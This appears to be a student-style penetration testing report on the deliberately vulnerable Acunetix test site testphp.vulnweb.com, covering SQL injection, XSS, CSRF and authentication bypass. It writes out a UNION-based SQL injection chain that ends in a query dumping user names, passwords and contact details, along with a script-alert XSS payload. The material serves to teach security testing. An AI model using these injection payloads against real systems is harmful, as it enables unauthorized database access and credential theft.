VAPT for Home of Acunetix Art Web Application

OBJECTIVE

This report presents the findings and recommendations from a security assessment conducted on the “Home of Acunetix Art Web Application”. The objective of this assessment was to evaluate the application's security posture, identify vulnerabilities, and provide actionable mitigation strategies.

The assessment aimed to uncover security weaknesses within the Home of Acunetix Art Web Application and deliver a comprehensive final report detailing the identified vulnerabilities. Additionally, the report offers a remediation strategy and guideline recommendations to effectively mitigate the risks and enhance the application's security.

TARGET WEB APPLICATION

Web Application’s Name	Home of Acunetix Art Web Application
URL	http://testphp.vulnweb.com/

Vulnerability Analysis and Penetration Testing


1. SQL Injection

Tools used:
VMware (To load the application), SQL Map (Conduct the Vulnerability assesment)


IP Address:
http://testphp.vulnweb.com/artists.php?artist=1

Need for check
SQL injection is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database. By manipulating input data (such as form fields or URLs), an attacker can inject malicious SQL code into a query, potentially gaining unauthorized access to the database, retrieving sensitive information, modifying data, or even executing administrative operations. SQL injection exploits occur when user input is improperly sanitized or validated, making it a critical risk to web applications.


Analysis




Add ‘ to the URL http://testphp.vulnweb.com/artists.php?artist=1




We get error of mysql_fetch_array().




URL be modified by ORDER BY 3




URL be modified with
union select 1,2,3




URL be modified with
artist=1 union select 1,database(),version()




URL be modified with
artist=-1 union select count(*),3 from information_schema.tables where table_schema=”acuart”



Now URL should be modified with
union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=”acuart” LIMIT 0,9



Now we change the URL with
union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=”acuart” and table_name=”users”



And Finally URL is changed into
union select 1,group_concat("NAME = ",name," ","PASSWORD = ",pass," ","EMAIL = ,email," ","PHONE = ",phone),3 from users

2. XSS


Tools Used:
VMware(Browser)

IP Address:
http://testphp.vulnweb.com
http://testphp.vulnweb.com/guestbook.php


Need for checking
Cross-Site Scripting (XSS) is a security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. These scripts, typically written in JavaScript, can be used to steal sensitive information like cookies, session tokens, or user credentials, manipulate website content, or redirect users to malicious sites. XSS attacks occur when an application fails to properly sanitize user input, allowing the injected script to be executed in the context of a user's browser. This makes XSS a significant threat to web application security.

Analysis


1st URL



Opening the target website




In the search bar <script>alert(1)</script> is typed




Here we get to see the execution of the payload


2nd URL:



URL http://testphp.vulnweb.com/guestbook.php is Opened



<script>alert(1)</script> is typed and Add Message is clicked




Here the JavaScript is executed.

3. CSRF


Tools Used:
VMware(Browser)
IP Address:
http://testphp.vulnweb.com
http://testphp.vulnweb.com/guestbook.php

Need for Checking
Cross-Site Request Forgery (CSRF) is a security vulnerability that tricks a user into performing unintended actions on a web application where they are authenticated. By exploiting the user's active session, an attacker can send malicious requests on their behalf, such as changing account details or initiating transactions, without their knowledge. CSRF attacks occur when an application does not adequately validate or authenticate requests, allowing unauthorized actions to be executed in the context of a legitimate user session.


Analysis



User visit the URL and SignUp



The above image's JavaScript code is typed.



Here The code is Executed and is stored into Server. By here a request can be forged

4. Auth Bypass


Tools Used:
VMware(Browser)

IP Address:
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/guestbook.php


Need for checking

Authentication bypass is a security vulnerability that allows an attacker to gain unauthorized access to an application by circumventing the authentication process. This can occur due to flaws in the authentication logic, weak password mechanisms, or improper session management. By exploiting these weaknesses, an attacker can access restricted areas of the application, often without needing valid credentials, leading to potential data breaches and unauthorized actions.

